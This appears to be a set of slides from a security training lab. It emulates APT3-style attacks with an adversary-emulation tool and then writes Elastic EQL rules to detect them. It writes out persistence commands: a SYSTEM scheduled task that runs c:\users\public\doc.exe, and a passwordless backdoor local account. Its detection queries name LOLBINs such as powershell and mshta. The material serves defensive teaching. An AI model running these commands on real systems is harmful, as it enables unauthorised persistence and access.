
# Adversary Creation

Open Adversaries and create a new Adversary



# Default Adversary

Select Add Adversary | Super Spy



# Remove Irrelevant Abilities

Remove **Wifi Networks** and **Sniff network traffic** then save

**Ordering**      + link objective | + add adversary | + add ability

1 Screen Capture COLLECTION I SCREEN CAPTURE 	2 Copy Clipboard COLLECTION I CLIPBOARD DATA 	3 Get Chrome Bookmarks DISCOVERY I BROWSER BOOKMARK DISCOV... 
4 Record microphone IMPACT I RESOURCE HIJACKING 	5 Create staging directory COLLECTION I DATA STAGED 	6 Find files COLLECTION I DATA FROM LOCAL SYSTEM 
7 Stage sensitive files COLLECTION I DATA STAGED 	8 Compress staged directory EXFILTRATION I ARCHIVE COLLECTED DATA: AR... 	9 Exfil staged directory EXFILTRATION I EXFILTRATION OVER C2 CHAN... 
10 Discover antivirus programs DISCOVERY I SOFTWARE DISCOVERY: SECURIT... 	11 Scan WIFI networks DISCOVERY I SYSTEM NETWORK CONFIGURATI... 	12 Preferred WIFI DISCOVERY I SYSTEM NETWORK CONFIGURATI... 
13 Sniff network traffic CREDENTIAL-ACCESS I NETWORK SNIFFI... 	14 Add bookmark EXECUTION I COMMAND AND SCRIPTING INTER... 	


**Profiles**

Profiles are collections of ATT&CK TTPs, designed to create specific effects on a host or network. Profiles can be used for offensive or defensive use cases.

**Add**



**Save**

**Delete**



# Operation Cougar Initiate

Select Super Spy or APT3 as your group



# OPTIONAL

T1059.003

## Add Abilities



Type whoami

1 whoami

2

7 abilities

Current User

- Identify active user
- System Owner/User Discovery
- cmd.exe information gathering
- Use Space Before Command to Avoid Logging to History
- crackmapexec Pass the Hash
- Disable history collection

generate new id executor upload payload add info


Save Add to Adversary

Enterprise	T1059	.003	Command and Scripting Interpreter: Windows Command Shell	An APT3 downloader uses the Windows command "cmd.exe" /C whoami. The group also uses a tool to execute commands on remote computers. <sup>[3][4]</sup>
		.001	Command and Scripting Interpreter: PowerShell	APT3 has used PowerShell on victim systems to download and run payloads after exploitation. <sup>[3]</sup>

# OPTIONAL

## T1059.003 Continued

Update command to  
**cmd.exe /C whoami**



A screenshot of a tool's configuration interface. It includes fields for platform (windows), executor (psh), payloads (listing various exploit files like 04581e\_InfdefaultInstall.inf, 0655d1\_WindowsServiceExample.e, etc.), and command (containing "cmd.exe /C whoami"). A red arrow points from the text above to the command field. The bottom right features a green "Save" button and a purple "Add to Adversary" button.



Enterprise	T1059	.003	Command and Scripting Interpreter: Windows Command Shell	An APT3 downloader uses the Windows command <code>"cmd.exe" /C whoami</code> . The group also uses a tool to execute commands on remote computers. <sup>[3][4]</sup>
		.001	Command and Scripting Interpreter: PowerShell	APT3 has used PowerShell on victim systems to download and run payloads after exploitation. <sup>[3]</sup>

# OPTIONAL

T1053.005

A screenshot of a tool interface for managing techniques. At the top, there are three buttons: '+ link objective', '+ add adversary', and '+ add ability'. A purple arrow points from this row down to the search bar. The search bar contains the text 'schtasks' and has a dropdown menu open. The menu shows '4 abilities' and lists: 'Creating W32Time similar named service using schtasks', 'Scheduled Task Startup Script', 'Scheduled task Local', and 'Scheduled task Remote'. Below the search bar, there is a table with the following data:

<b>id:</b>	bd527b63-9f9e-46e0-9816-b8434d2b8989
<b>name:</b>	Current User
<b>description:</b>	Obtain user from current session
<b>tactic:</b>	discovery
<b>technique id:</b>	T1033
<b>technique:</b>	System Owner/User Discovery

Below the table are several icons: generate new, add executor, upload payload, and add info. There are also buttons for 'Save' and 'Add to Adversary'.

Enterprise T1053 .005 Scheduled Task/Job: Scheduled Task

An APT3 downloader creates persistence by creating the following scheduled task: schtasks /create /tn "mysc" /tr

C:\Users\Public\test.exe /sc ONLOGON /ru "System".

# OPTIONAL

## T1053.005 Continued

Command: `schtasks /create /tn "mysc" /sc onlogon /tr "cmd.exe /c c:\users\public\doc.exe" && schtasks /create /tn "T1053_005_OnStartup" /sc onstart /ru system /tr "cmd.exe /c c:\users\public\doc.exe"`

Cleanup: `schtasks /delete /tn "mysc" /f >nul 2>&1 && schtasks /delete /tn "mysc" /f >nul 2>&1`

platform: windows

executor: cmd

payloads:

Available Payloads	Selected Payloads
04581e_Infdefaultinstall.inf	
0655d1_WindowsServiceExample.exe	
0a4081_DDE_Document.docx	
0cb710_T1055.exe	
107417_T1036.003_masquerading.ps1	
12011c_AdFind.exe	
124a70_PPID-Spoof.ps1	
187667_calc.cpl	
1b4409_T1010.cs	
14b00h_T1026.m3u.exe	

command: `schtasks /create /tn "mysc" /sc onlogon /tr "c:\users\Public\doc.exe" /ru "System"`

timeout: 60

cleanup: `schtasks /delete /tn "mysc" /f >nul 2>&1 && schtasks /delete /tn "mysc" /f >nul 2>&1`



Enterprise	T1053	.005	Scheduled Task/Job: Scheduled Task	An APT3 downloader creates persistence by creating the following scheduled task: <code>schtasks /create /tn "mysc" /tr C:\Users\Public\test.exe /sc ONLOGON /ru "System".</code>
------------	-------	------	------------------------------------	---

# OPTIONAL

T1136.001

## Add Abilities



Type  
new user

Choose a tactic All Techniques

1 new user

2

3 abilities

Create a new user in Linux with 'root' UID and GID.

Create a new user in PowerShell

Create a new user in a command prompt

**new user**

**id:** 1d3d2e634f1bc294f04ce84944b30de9

**name:** Create a new user in PowerShell

**description:** Creates a new user in PowerShell. Upon execution, details about the r

**tactic:** persistence

**technique id:** T1136.001

**technique:** Create Account: Local Account

generate new id add executor upload payload add info

Save Add to Adversary

Enterprise T1136 .001 Create Account: Local Account


APT3 has been known to create or enable accounts, such as support\_388945a0 [7]

# OPTIONAL

## T1136.001 Continued

Command: `New-LocalUser -Name "support_388945a0" -NoPassword`

Cleanup: `Remove-LocalUser -Name "support_388945a0" -ErrorAction Ignore`



# End Lab 3

# Lab 4 - Detection

Detection

# Review dataset

Look at the last event by time

Filter: process.name: "doc.exe" and event.module: "endpoint"

The screenshot shows the Elastic Stack interface with the following components:

- Top Bar:** Includes tabs for "Adversary Emulator" and "Test Screen", a "Notes" section (0), a date range selector ("Last 24 hours"), a "Show dates" button, a "Refresh" button, and a gear icon.
- Filter Bar:** Displays the current filter query: "host.hostname: \"IP-AC1F1EFA\" AND process.name: \"doc.exe\" and event.module: endpoint". It also includes a "KQL" button and a "All data sources" dropdown.
- Table:** A search results table with columns: "@timestamp", "signal.rule.description", "event.action", "process.name", "process.working\_di...", "process.args", "process.pid", "process.parent.exe...", and "process.parent.an...".
  - The first row shows an event at Nov 16, 2020 @ 21:42:35.379 with "start" action, "doc.exe" name, and args including "C:\Users\Public\doc.exe", "http://35.159.25.127", "group", and "op\_cougar".
  - The second row, which is highlighted with a red box, shows an event at Nov 16, 2020 @ 20:17:49.382 with "start" action, "doc.exe" name, and args including "C:\Users\Public\doc.exe", "server", "http://35.159.25.127", "group", and "op\_cougar".

# Process Tree View

## Your view may be different



# Create First EQL Rule

Over 1 Detections Hosts Network Timelines Cases Administration ML job settings Add data

Search KQL Last 24 hours Show dates Refresh

NOT signal.rule.name: RDP (Remote Desktop Protocol) from the Internet × NOT signal.rule.name: RPC (Remote Procedure Call) from the Internet × NOT signal.rule.name: Telnet Port Activity × NOT signal.rule.name: SSH (Secure Shell) from the Internet × + Add filter

Detection alerts

Last alert: 2 minutes ago

Manage detection rules

Upload value lists Import Create new rule

# Command & Control (C2)

Looking for LOLBIN downloading an executable

## Detection:

- OS signed binaries used by attackers to evade detection
  - PowerShell, VB script, cmd.exe

## EQL:

```
sequence by host.name
[process where event.type == "start"
    and process.name in ("powershell.exe", "mshta.exe", "installutil.exe",
"msxsl.exe", "rundll32.exe") ]
[file where file.extension == "exe"]
[process where process.code_signature.status != "trusted" and event.type==
"start"
[network where true]
```

# Process

## Define Rule

- Select “Event Correlation”
- Remove all index patterns except “logs-\*” and “winlogbeat-\*”
- Copy query

sequence by host.name

```
[process where event.type == "start"  
and process.name in  
("powershell.exe", "mshta.exe", "installutil.exe",  
"msxsl.exe", "rundll32.exe")]
```

]

```
[file where file.extension == "exe"]
```

```
[process where process.code_signature.status !=  
"trusted" and event.type == "start"]  
[network where true]
```

- Quick query preview of last 24 hours
- Press continue (don't preview results just yet)

1 Define rule

Rule type

- Custom query Use KQL or Lucene to detect issues across indices. Select
- Machine Learning Select ML job to detect anomalous activity.
- Threshold Aggregate query results to detect when number of matches exceeds threshold. Select

Event Correlation Use Event Query Language (EQL) to match events, generate sequences, and stack data Selected

Indicator Match Use indicators from intelligence sources to detect matching events and alerts. Select

Index patterns logs-\* winlogbeat-\* Reset to default index patterns

Enter the pattern of Elasticsearch indices where you would like this rule to run. By default, these will include index patterns defined in Security Solution advanced settings.

EQL query


```
sequence by process.entity_id  
[process where event.type == "start"  
and process.name in  
("powershell.exe", "mshta.exe", "installutil.exe",  
"msxsl.exe", "rundll32.exe")]  
[network where true]
```

Event Query Language (EQL) Overview

Timeline template None Select which timeline to use when investigating generated alerts.

Quick query preview Last hour Preview results Select a timeframe of data to preview query results

Continue



# Process Continued

## About Rule

Name: Adversary Emulation 001

Description: Same

Press continue

2 About rule

**Name**  
Adversary Emulation 001

**Description**  
Adversary Emulation 001

**Default severity**  
Select a severity level for all alerts generated by this rule.  
 Low

**Severity override**  
Use source event values to override the default severity.

**Default risk score**  
Select a risk score for all alerts generated by this rule.  
0 25 50 75 100  
21

**Risk score override**  
Use a source event value to override the default risk score.

**Tags** Optional  
Type one or more custom identifying tags for this rule. Press enter after each tag to begin a new one.

> Advanced settings

**Continue**

# Process Continued

## Schedule Rule

Runs Every: 1 Minutes

Lookback: 1 Hours

3 Schedule rule

---

Runs every

1 Minutes ▾

Rules run periodically and detect alerts within the specified time frame.

Additional look-back time Optional

1 Hours ▾

Adds time to the look-back period to prevent missed alerts.

---

Continue

# Process Continued

## Rule Actions

Create & activate rule

The screenshot shows a step in a process flow titled "Rule actions". A blue circle with the number "4" indicates this is the fourth step. The title "Rule actions" is displayed in bold. Below the title, there is a section labeled "Actions frequency" with a dropdown menu set to "Perform no actions". A descriptive text below the dropdown states: "Select when automated actions should be performed if a rule evaluates as true." At the bottom of the step, there are two buttons: "Create rule without activating it" and "Create & activate rule". The "Create & activate rule" button is highlighted with a blue background and white text, while the other button is in a standard light blue color.

4 Rule actions

Actions frequency

Perform no actions

Select when automated actions should be performed if a rule evaluates as true.

Create rule without activating it

Create & activate rule

# Let's improve the rule a little bit

## Duplicate the rule

The screenshot shows the 'Adversary Emulation 001' rule details page. At the top left is a back arrow labeled 'Back to detection rules'. On the right are three buttons: 'Activate' (checked), 'Duplicate rule' (highlighted with a purple arrow), 'Export rule', and 'Delete rule'. Below the buttons, the rule name 'Adversary Emulation 001' is displayed, along with its creation and update times, and a success status from Nov 16, 2020.

The screenshot shows the 'All rules' page. At the top, there's a search bar with 'adversary' and a count of '1' results. Below it is a table with columns: Rule, Risk score, Severity, Last run, Last response, Last updated, Version, Tags, and Activated. The table lists five rules, with the second one ('Adversary Emulation Detection 001') having its 'Activated' switch highlighted with a purple arrow. A purple circle with the number '2' is on the row for 'Adversary Emulation 001 [Duplicate]'. On the right side of the table, a context menu is open for the second rule, showing options: 'Edit rule settings' (highlighted with a purple arrow), 'Duplicate rule', 'Export rule', and 'Delete rule'. At the bottom left, there's a 'Rows per page' dropdown set to 20.

Rule	Risk score	Severity	Last run	Last response	Last updated	Version	Tags	Activated
Adversary Behavior - Detected - Endpoint Security	47	Medium	6 minutes ago	succeeded	6 minutes ago	4	Elastic Endpoint Security	<input checked="" type="checkbox"/>
Adversary Emulation Detection 001	21	Low	4 minutes ago	succeeded	4 minutes ago	2	—	<input checked="" type="checkbox"/>
Adversary Emulation 001	21	Low	58 seconds ago	succeeded	57 seconds ago	2	—	<input checked="" type="checkbox"/>
Adversary Emulation 2	21	Low	47 seconds ago	succeeded	46 seconds ago	2	—	<input checked="" type="checkbox"/>
2 Adversary Emulation 001 [Duplicate]	21	Low	55 seconds ago	succeeded	54 seconds ago	2	—	<input checked="" type="checkbox"/>

# Command & Control (C2)

Looking for LOLBIN Network Activity (TXXXX)

## Addition:

- Detect where a file has been written by powershell.exe
- Until conhost.exe is run.

## EQL:

```
sequence by host.name
[process where event.type == "start"
    and process.name in ("powershell.exe", "mshta.exe",
"installutil.exe", "msxsl.exe", "rundll32.exe") ]
[file where file.extension == "exe"
[process where process.code_signature.status != "trusted" and
event.type== "start"
    [network where true]
    until
[ process where process.name == "conhost.exe"]]
```

# Process

## Define Rule

- Select “Event Correlation”
- Remove all index patterns except “logs-\*” and “winlogbeat-\*”
- Copy query

```
sequence by host.name
[process where event.type == "start"
    and process.name in ("powershell.exe", "mshta.exe",
"installutil.exe", "msxsl.exe", "rundll32.exe")]
[file where file.extension == "exe"
[process where process.code_signature.status != "trusted" and event.type== "start"
    [network where true]
    until
[ process where process.name == "conhost.exe"]]
```
- Quick query preview of last 24 hours
- Press continue (don't preview results just yet)

1 Define rule

Rule type

- Custom query
- Machine Learning
- Threshold

Event Correlation

Indicator Match

Index patterns

logs-\*    winlogbeat-\*

Enter the pattern of Elasticsearch indices where you would like this rule to run. By default, these will include index patterns defined in Security Solution advanced settings.

EQL query

```
sequence by process.entity_id
[process where event.type == "start"
    and process.name in
    ("powershell.exe", "mshta.exe", "installutil.exe",
    "msxsl.exe", "rundll32.exe")
]
[network where true]
```

Event Query Language (EQL) Overview

Timeline template

None

Select which timeline to use when investigating generated alerts.

Quick query preview

Last hour

Preview results


Select a timeframe of data to preview query results

Continue

# OPTIONAL

## Test your detection in dev tools

GET logs\*,winlogbeat\*/\_eql/search



The screenshot shows the Elasticsearch Dev Tools interface. The top navigation bar includes a menu icon, a 'D' icon, and tabs for 'Dev Tools', 'Console' (which is selected), 'Search Profiler', 'Grok Debugger', and 'Painless Lab' (with a 'BETA' badge). Below the tabs is a sub-navigation bar with 'History', 'Settings', and 'Help'. The main area contains a code editor with a syntax-highlighted search query:

```
1 GET logs*,winlogbeat*/_eql/search
2 {
3     "query": """
4     sequence by host.name
5     [process where event.type == "start"
6         and process.name in
7             ("powershell.exe", "mshta.exe", "installutil.exe",
8             "msxsl.exe", "rundll32.exe")
9     ]
10    [file where file.extension == "exe"]
11   [process where process.code_signature.status != "trusted" and event.type == "start"]
12   [network where true]
13
14   """
15 }
16
```

The code uses EQL (Elasticsearch Query Language) to search for logs from hosts where specific processes like powershell.exe or mshta.exe are running, or where files with .exe extensions are present. It also filters for processes that are not trusted.

# End Lab 4